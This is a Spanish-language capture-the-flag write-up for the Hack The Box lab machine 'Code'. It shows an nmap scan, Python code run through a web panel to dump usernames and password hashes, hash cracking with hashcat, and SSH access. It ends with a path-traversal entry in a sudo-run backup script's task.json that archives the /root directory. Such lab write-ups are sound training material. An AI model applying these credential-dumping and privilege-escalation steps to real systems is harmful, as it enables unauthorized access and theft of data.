

Hack The Box
PEN-TESTING LABS

Write-Up Code



Dificultad

Fácil

IP

10.10.11.62



Índice

1. Reconocimiento Inicial	2
2. Explotación	2
3. Herramientas utilizadas	4



1. Reconocimiento Inicial

Se realizó un escaneo de reconocimiento utilizando **nmap** con el objetivo de identificar puertos abiertos, servicios activos y posibles vectores de ataque. El comando empleado fue:

```
1 nmap -Pn -sC -sV 10.10.11.62 -vvv
```

Código 1: Escaneo de servicios con Nmap

El escaneo reveló los siguientes puertos abiertos y servicios asociados:

- Puerto 22/tcp (SSH) – OpenSSH 8.2p1 Ubuntu 4ubuntu0.12
- Puerto 5000/tcp (HTTP) – Gunicorn 20.0.4

Al acceder al dominio principal **code.htb**, se identificó una interfaz web con un panel que permitía la ejecución de código Python. Durante las pruebas iniciales, se detectó la existencia de un mecanismo de sanitización de comandos.




Figura 1: Panel web con ejecución de comandos Python

Se probó la ejecución de un comando para intentar extraer información sensible de la aplicación:

```
1 print([(user.id, user.username, user.password) for user in User.query.all()])
```

Código 2: Enumeración de usuarios desde el backend

Como resultado, se obtuvieron dos nombres de usuario junto con sus contraseñas en formato hashado. Se procedió a intentar romper dichos hashes utilizando **hashcat**:

```
1 hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

Código 3: Crackeo de hashes con hashcat

2. Explotación

Con las credenciales obtenidas, se estableció una conexión SSH al sistema como el usuario **martin** mediante el siguiente comando:

```
1 ssh martin@code.htb
```

Código 4: Conexión por SSH

Una vez dentro del sistema, se ejecutó el comando:

```
1 sudo -l
```

Código 5: Listado de privilegios sudo



```
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
martin@code:~$
```

Figura 2: Binario con permisos para ejecutar como superusuario

Esto reveló permisos para ejecutar el script `/usr/bin/backy.sh` como superusuario. Este script utiliza un archivo `task.json` para determinar qué rutas deben incluirse en los respaldos. Sin embargo, su validación de rutas es deficiente y se basa únicamente en coincidencias de cadena, lo que permite evadir las restricciones mediante técnicas de path traversal para poder extraer el directorio `/root`.

```
martin@code:~/backups$ cat task.json
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": false,
    "directories_to_archive": [
        "/home/app-production/"
    ],
    "exclude": [
        ".*"
    ]
}
```

Figura 3: Archivo task modificado para extraer user.txt

```
{
    "destination": "/home/martin/backups/",
    "multiprocessing": true,
    "verbose_log": true,
    "directories_to_archive": [
        "/var/...//root/"
    ]
}
```

Figura 4: Archivo task modificado para extraer el directorio root

Aprovechando esta debilidad, se modificó el archivo `task.json` para incluir las rutas de los archivos `user.txt` y `root.txt`. Luego se ejecutó el script con privilegios elevados:

```
1 sudo /usr/bin/backy.sh task.json
```

Código 6: Ejecución del script vulnerable



```
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/06/12 13:45:13 🌟 backy 1.2
2025/06/12 13:45:13 📁 Working with task.json ...
2025/06/12 13:45:13 🔄 Nothing to sync
2025/06/12 13:45:13 📦 Archiving: [/var/./root]
2025/06/12 13:45:13 📁 To: /home/martin/backups ...
2025/06/12 13:45:13 🗜️
tar: Removing leading `./' from member names
/var/./root/
/var/./root/.local/
/var/./root/.local/share/
/var/./root/.local/share/nano/
/var/./root/.local/share/nano/search_history
/var/./root/.selected_editor
/var/./root/.sqlite_history
/var/./root/.profile
/var/./root/scripts/
/var/./root/scripts/cleanup.sh
/var/./root/scripts/backups/
/var/./root/scripts/backups/task.json
/var/./root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
/var/./root/scripts/database.db
/var/./root/scripts/cleanup2.sh
/var/./root/.python_history
/var/./root/root.txt
```

Figura 5: Extracción de /root/

El script genera un archivo comprimido con los datos extraídos. Se procedió a descomprimir el contenido utilizando:

```
1 tar -xvf <nombre_del_archivo>.bz2
```

Código 7: Extracción de archivos comprimidos

```
martin@code:~/backups$ tar -xvf code_home_app-production_2025_June.tar.bz2
home/app-production/
home/app-production/user.txt
home/app-production/app/
```

Figura 6: Extracción del user.txt

Tras las extracciones, se obtuvo acceso tanto a la flag del usuario como a la del root, completando así la explotación del sistema.

3. Herramientas utilizadas

Durante la resolución de la máquina **Code** se emplearon las siguientes herramientas:

- **nmap** — para la detección de puertos abiertos, servicios activos y versiones de software expuesto.
- **hashcat** — para el crackeo de contraseñas en formato hash empleando diccionarios conocidos como **rockyou.txt**.
- **Python** — como lenguaje de interacción con el backend vulnerable expuesto vía interfaz web, permitiendo ejecutar código arbitrario en el servidor.
- **OpenSSH** — para establecer conexiones remotas seguras con el servicio SSH de la máquina, una vez obtenidas las credenciales.
- **tar** — para desempaquetar los archivos de respaldo generados por el script **backy.sh**, conteniendo información sensible y flags.